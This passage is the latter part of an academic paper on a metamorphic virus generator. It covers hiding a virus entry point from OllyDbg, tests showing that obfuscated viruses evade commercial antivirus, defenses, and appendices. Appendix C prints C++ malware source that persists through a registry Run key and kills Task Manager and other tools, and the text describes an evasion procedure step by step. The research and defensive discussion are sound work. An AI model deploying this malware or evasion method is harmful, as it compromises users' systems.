




Table 6: Defeating ASLR (Third Run)

Code with the Buffer Overflow:



Code where the virus can be linked from:



7.2. Hiding Entry Point to the Virus

Since the virus is independent of the main program it can be loaded and linked at run-time by providing the name of the dll or executable and the name of the function to call with the help of the LoadLibrary system function.

But the OllyDbg Disassembler is smart enough to detect the use of the LoadLibrary function and flag with the following warning when the program is first disassembled.




Figure 20: OllyDbg Error on Dynamic Linking

OllyDbg disassembly detects the call to LoadLibrary system function and displays the warning message as depicted in Figure 20. The call to LoadLibrary system function is encrypted with our tool and the warning message is bypassed.

7.3. Test against Commercial Virus Scanners

Finally we performed the following test to measure the effectiveness of the tool in generating and obfuscating an existing virus code. We tested the generated output of the metamorphic virus tool against some of the following commercial virus scanners:

1. Avast! Anti-Virus Version 4.8. Downloaded from [12]
2. Kaspersky Anti-Virus Version 8.0.0.506. Downloaded from [13]

Steps to follow:

1. Obtain C or C++ source code of a well known virus from online web resources like [11] or [14]
2. Compile the virus source code by itself and generate its output binaries
3. Check whether this virus is detected in the presence of anti-virus software via scanning
4. Input the source code obtained in Step 1 to our virus generating tool. This will generate an obfuscated and metamorphic copy of the original virus
5. Again check whether the generated virus is detected by the same anti-virus software

For this purpose we downloaded virus source code from various sources viz [11], [14], and [23], and followed the above procedure. As a result, the original virus binaries were detected and quarantined by anti-virus software when they were compiled as-is, but when we generated the virus file using our tool it remained undetected. The reason for this is that the virus code is morphed and hidden as “dead code,” in the form of text.

Secondly, we made the virus execute in the presence of the virus scanners and it remained undetected. This means that commercial virus scanners do not use any advanced techniques like anomaly detection, or change detection, during run-time.

8. Defense Techniques

In this section, we discuss some of the defense techniques that can be used against a malicious virus attack like the one proposed in this research project.

8.1. ASLR Improvements for Preventing Buffer Overflow

Some of the improvements suggested in [7] for ASLR Operating Systems are as follows:

8.1.1. Use of 64-bit Architectures

The current 32 bit architectures provide insufficient address space randomization, and can easily be compromised by a brute force attack. Using 64-bit architectures provides higher address space randomization and it would be much more difficult to de-randomize or guess the address space.

8.1.2. Increase Randomization Frequency

Randomization frequency is the rate at which randomization is performed by an operating system. Microsoft Windows Vista and Windows 7 perform randomization after a defined time interval; randomization is also performed after reboot or logoff from the system. The randomization must be performed at a much higher rate to avoid buffer exploits.

8.1.3. Randomizing Addresses at a Finer Granularity

Randomization as implemented by Microsoft Windows Vista and Windows 7 is 64 kB aligned. This causes the memory layout of any program to be relative and remain the same within the 64 kB block. This implementation can easily be exploited with smart attacks.

8.1.4. Monitoring and Catching Errors

Implementation of a crash detection and reaction mechanism for monitoring errors and segmentation violations in the address space is also suggested in [7]. If such errors or violations are encountered, further action, like termination, should be taken against such programs.

8.2. Monitoring File Creation

The virus designed by the metamorphic engine resides as a text file that is compiled and converted to its binaries just-in-time before getting called. For detection of such viruses, virus scanning software should employ a utility that monitors the creation of binary or executable files. After detecting the creation of such files, the following actions can be taken:

- Report to the system administrator
- Immediately consider the newly created file for signature detection immediately
- Monitor the newly created binary for suspicious or anomalous behavior

8.3. Code Transformation Detection

Our metamorphic virus generation tool makes changes to the code files in the affected system. Code transformation detection is a technique that monitors such changes. This technique can be employed to monitor excessive file I/O operations on C, C++ or ASM code files or binary files like exe or dlls. This can be a very effective technique for detecting metamorphic viruses before an attack.

8.4. Advanced Techniques for Virus Detection

Various advanced techniques can be applied for the detection of metamorphic viruses. Some of these techniques are code disassembling, code emulation, geometric detection, subroutine depermutation, heuristic analysis using emulators, and Hidden Markov Models [17], [21] and [25]. None of these techniques can be claimed as fool-proof for the detection of metamorphic viruses, but these techniques can be used jointly, as required, for the detection of highly metamorphic viruses.

9. Conclusions and Future Work

Clearly, metamorphic viruses are highly versatile and difficult to detect, and are a relatively new and exciting topic for research. The virus generator presented in this research project generates and obfuscates a highly metamorphic computer virus. The metamorphic virus is generated through a metamorphic engine that includes the application of a set of transformations to an existing piece of virus code. The metamorphic virus resides as "dead code" on the victim machine, and is invoked by a buffer overflow exploit. Using the virus generation tool, we have been able to create a virus that successfully evades detection by commercial virus scanners using signature detection technique.

We propose some techniques that can be used to make anti-virus scanning techniques stronger and better able to detect metamorphic viruses. We also suggest some approaches for improving Address Space Layout Randomization technique to avoid and detect buffer overflow exploits.

The research work completed in this project can be extended in the following areas:

1. Analyzing metamorphic viruses that are obfuscated using heap overflow exploits, and providing a defense mechanism against such viruses
2. Identifying other intelligent programming techniques that can potentially be used to increase the degree of metamorphism in the generated virus.
3. Research on operating systems and virus scanning software that are smart enough to avoid or detect such exploits

4. Understanding and analyzing the effectiveness of Address Space Layout Randomization (ASLR) on Mac OS X systems. Determining if the effectiveness of the built-in buffer overflow, as proposed in this paper, can be extended to Mac OS X
5. The process of metamorphic virus generation can be automated by stripping off the meaningful chunk of assembly code from a virus exe (executable file) or a dll (Dynamic Link Library) and then providing it to the virus generator tool, which will make metamorphic versions of the same virus

10. References

[1] Wing Wong & Mark Stamp (2006). *Hunting for metamorphic engines.* Springer-Verlag France 2006

[2] Dr. Mark Stamp (2006). *Chapter 11, Software Flaws and Malware and Chapter 12, Insecurity in Software, Information Security Principles and Practices*. Wiley-Interscience.

[3] Xufen Gao and Mark Stamp. *Metamorphic Software for Buffer Overflow Mitigation.* Department of Computer Science, San Jose State University

[4] Ollie Whitehouse (2007). *An Analysis of Address Space Layout Randomization on Windows Vista™.* Symantec Corporation

[5] Ollie Whitehouse (2007). *Analysis of GS protections in Microsoft® Windows Vista™.* Symantec Corporation

[6] The History of Computer Viruses, http://www.virus-scan-software.com/virus-scan-help/answers/the-history-of-computer-viruses.shtml

[7] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu & Dan Boneh (2004). *On the Effectiveness of Address Space Randomization.* ACM

[8] Metamorphic code, Wikipedia, http://en.wikipedia.org/wiki/Metamorphic_code

[9] Buffer Overflow, Wikipedia, http://en.wikipedia.org/wiki/Buffer_overflow

[10] Address Space Layout Randomization (ASLR), Wikipedia, http://en.wikipedia.org/wiki/Address_space_layout_randomization

[11] VX Heavens Website, http://vx.netlux.org/

[12] avast! Antivirus, http://www.avast.com/

[13] Kaspersky Antivirus, http://www.kaspersky.com/

[14] Offensive Computing Website, www.offensivecomputing.net/

[15] Mark E. Donaldson (2002). Inside the buffer overflow attack: Mechanism, Method, & Prevention

[16] Peter Ferrie. Hunting For Metamorphic. Symantec Corporation http://www.symantec.com/avcenter/reference/hunting.for.metamorphic.pdf

[17] Priti Desai (2008). *Towards an Undetectable Computer Virus.* http://www.cs.sjsu.edu/faculty/stamp/students/Desai_Priti.pdf

[18] Buffer Security Check (/GS): http://msdn.microsoft.com/en-us/library/8dbf701c(VS.80).aspx

[19] Run-Time Error Checks (/RTC): http://msdn.microsoft.com/en-us/library/8wtf2dfz(VS.80).aspx

[20] Exception Handling Model (/EH): http://msdn.microsoft.com/en-us/library/1deeycx5(VS.80).aspx

[21] Evgenios Konstantinou (2008). *Metamorphic Virus: Analysis and Detection*. http://www.ma.rhul.ac.uk/static/techrep/2008/RHUL-MA-2008-02.pdf

[22] Rohitab.com Forums. http://www.rohitab.com/

[23] Peter Albert (May 20, 2000). *Computer crime: A psychological analysis*.

[24] Common Language Runtime (CLR): http://msdn.microsoft.com/en-us/library/ddk909ch(v=VS.71).aspx

[25] Hidden Markov Models: http://en.wikipedia.org/wiki/Hidden_Markov_model

11. Appendix

11.1. Appendix A: Normal Codes as disassembled from Windows Files

1. Notepad.exe

```
__asm
{
        MOV EDI,EDI
        PUSH EBP
        MOV EBP,ESP
        PUSH ESI
        MOV ESI,DWORD PTR SS:[EBP+8]
        XOR EAX,EAX
call1:
        CMP ESI,DWORD PTR SS:[EBP + 0CH]
        JNB SHORT call2
        TEST EAX,EAX
        JZ SHORT call2
        MOV ECX, 10H
        TEST ECX,ECX
        JE SHORT call3
        CALL ECX
call3:
        ADD ESI,4
        JMP SHORT call1
call2:
        POP ESI
        POP EBP
}
```

Figure 21: ASM Extract Notepad

2. Wordpad.exe

```
__asm
{
        MOV EDI,EDI
        PUSH EBP
        MOV EBP,ESP
        SUB ESP,10
        MOV EAX, 10H
        MOV DWORD PTR SS:[EBP-10],EAX
        MOV EAX, 20H
        LEA EDX,DWORD PTR SS:[EBP-10]
        PUSH EDX
        MOV DWORD PTR SS:[EBP-8],EAX
        MOV EAX,DWORD PTR SS:[EBP+8]
        MOV ECX, 20H
        PUSH 2
        PUSH EAX
        LEAVE
}
```

Figure 22: ASM Extract WordPad

3. Explorer.exe

```
__asm
{
        PUSH EBP
        MOV EBP,ESP
        PUSH ECX
        PUSH ECX
        PUSH ESI
        MOV ESI, 10H
        PUSH EDI
        MOV EDI, 10H
call1:
        TEST ESI,ESI
        JNE SHORT call2
        MOV EAX,DWORD PTR DS:[EDI]
        AND DWORD PTR SS:[EBP-4],0
        LEA ECX,DWORD PTR DS:[ESI+8]
        PUSH ECX
        PUSH 0
        PUSH 0
        LEA ECX,DWORD PTR SS:[EBP-8]
        PUSH ECX
        PUSH 1
        PUSH EAX
        PUSH ESI
        PUSH 10H
        ADD EDI,4
        MOV DWORD PTR SS:[EBP-8],EAX
        MOV ESI,DWORD PTR DS:[ESI]
        JMP SHORT call1
call2:
        POP EDI
        POP ESI
        LEAVE
}
```

Figure 23: ASM Extract Explorer

4. Regedit.exe

```
__asm
{
        MOV EDI,EDI
        PUSH EBP
        MOV EBP, ESP
        MOV EAX, DWORD PTR SS:[EBP + 8]
        MOV ECX, 10H
        ADD ECX, EAX
        MOV EAX, 20H
        PUSH EBX
        PUSH ESI
        MOV ESI, 30H
        XOR EDX, EDX
        PUSH EDI
        LEA EAX, DWORD PTR SS:[EBP + 8]
        TEST ESI, ESI
        JBE SHORT call1
        MOV EDI, DWORD PTR SS:[EBP + 0CH]
call4:
        MOV ECX, 40H
        CMP EDI, ECX
        JB SHORT call2
        MOV EBX, 50H
        ADD EBX, ECX
        CMP EDI, EBX
        JB SHORT call3
call2:
        INC EDX
        ADD EAX, 28
        CMP EDX, ESI
        JB SHORT call4
call1:
        XOR EAX, EAX
call3:
        POP EDI
        POP ESI
        POP EBX
        POP EBP
}
```

Figure 24: ASM Extract Registry Editor

5. Iexplore.exe

```
__asm
{
        PUSH EBP
        MOV EBP, ESP
        MOV EAX, DWORD PTR SS:[EBP+8]
        MOV EAX, 19930520H
        CMP EAX, 10657363H
        JNZ SHORT call2
        CMP EAX, 3
        JNZ SHORT call2
        MOV EAX, EBX
        CMP EAX, 19930520
        JE SHORT call1
        CMP EAX, 19930521
        JE SHORT call1
        CMP EAX, 19930522
        JE SHORT call1
        CMP EAX, 1994000
        JNZ SHORT call2
call1:
        CALL EAX
call2:
        XOR EAX,EAX
        POP EBP
}
```

Figure 25: ASM Extract Internet Explorer

11.2. Appendix B: Opaque Predicates

Some of the opaque predicates used in the metamorphic virus generation toolkit are:

Table 7: Opaque Predicates

1.	`if (((a + b) ^ 2) == (a^2 + 2*a*b + b^2))`
	`{`
	`   printf("Execute this");`
	`}`
	`else`
	`{`
	`   printf("Don't Execute this");`
	`}`

2.	`if ((a ^ 2 - b ^ 2) == (a + b) * (a - b))`
	`{`
	`   printf("Execute this");`
	`}`
	`else`
	`{`
	`   printf("Don't Execute this");`
	`}`

3.	`if (((x ^ a) * (x ^ b)) == (x ^ (a + b)))`
	`{`
	`   printf("Execute this");`
	`}`
	`else`
	`{`
	`   printf("Don't Execute this");`
	`}`

4.	`if ((a * (a + 1)) % 2 == 0)`
	`{`
	`   printf("Execute this");`
	`}`
	`else`
	`{`
	`   printf("Don't Execute this");`
	`}`

5.	`if ((7 * a * a - 1) == (b * b))`
	`{`
	`   printf("Don't Execute this");`
	`}`
	`else`
	`{`
	`   printf("Execute this");`
	`}`

11.3. Appendix C: Virus code used for testing

1. Virus code [21]

```
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nCmdShow)
{
	HKEY hKey;
	char sd[255], path[MAX_PATH];
	int Freq = 0, int Duration = 100, timer = 0;
	bool Forwards = true; Backwards = false;
	HWND hWin;
	HMODULE GetModH = GetModuleHandle(0);
	GetModuleFileName(GetModH, path, 256);
	GetSystemDirectory(sd,255);
	strcat(sd,"\\Blue Corral.bmp.exe");
	CopyFile(path,sd,FALSE);
	unsigned char PathToFile[20] = "Blue Corral.bmp.exe";
	RegOpenKeyEx(
HKEY_LOCAL_MACHINE,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE
,&hKey );
	RegSetValueEx(hKey, SecurityManager",0,REG_SZ,PathToFile,sizeof(PathToFile));
	RegCloseKey(hKey);

	while(1==1)
	{
		hWin = FindWindow(NULL,"Windows Task Manager");
		SendMessage(hWin,WM_CLOSE,(LPARAM)0,(WPARAM)0);
		hWin = FindWindow(NULL,"Registry Editor");
		SendMessage(hWin,WM_CLOSE,(LPARAM)0,(WPARAM)0);
		hWin = FindWindow(NULL,"Command Prompt");
		SendMessage(hWin,WM_CLOSE,(LPARAM)0,(WPARAM)0);
		hWin = FindWindow(NULL,"Close Program");
		SendMessage(hWin,WM_CLOSE,(LPARAM)0,(WPARAM)0);

		if(Backwards==true)
		{
			Beep(Freq,Duration);
			Freq = Freq - 100;
			timer = timer - 1;
		}

		if (timer == 0)
		{
			Backwards = false;
			Forwards = true;
		}

		if (timer == 30)
		{
			Backwards = true;
			Forwards = false;
		}

		if(Forwards==true)
		{
			Beep(Freq,Duration);
			Freq = Freq + 100;
			timer = timer + 1;
		}
	}

	return 0;
}
```

Figure 26: Virus code in C++

12. Biography

Ronak Shah received his Bachelors of Engineering (B.E.) Degree in Computer Engineering from Mumbai University. He is currently pursuing his Masters of Science (M.S.) Degree in Computer Science from San Jose State University. He worked as a Software Development Engineer for one year in India after receiving his B.E. His research interests are in the field of Computer/Internet Security, Computer Networks, and Algorithms.

Dr. Mark Stamp is a Professor in the Department of Computer Science at San Jose State University. He has been working in the field of Cryptography and Computer Security for more than fifteen years. He has worked as a Cryptologic Mathematician at the National Security Agency for seven years and as a Chief Cryptologic Scientist at MediaSnap, Inc. for two years. He is the author of a number of publications and two textbooks in the field of Computer Security, viz. *Applied Cryptanalysis: Breaking Ciphers in the Real World* and *Information Security: Principles and Practice*.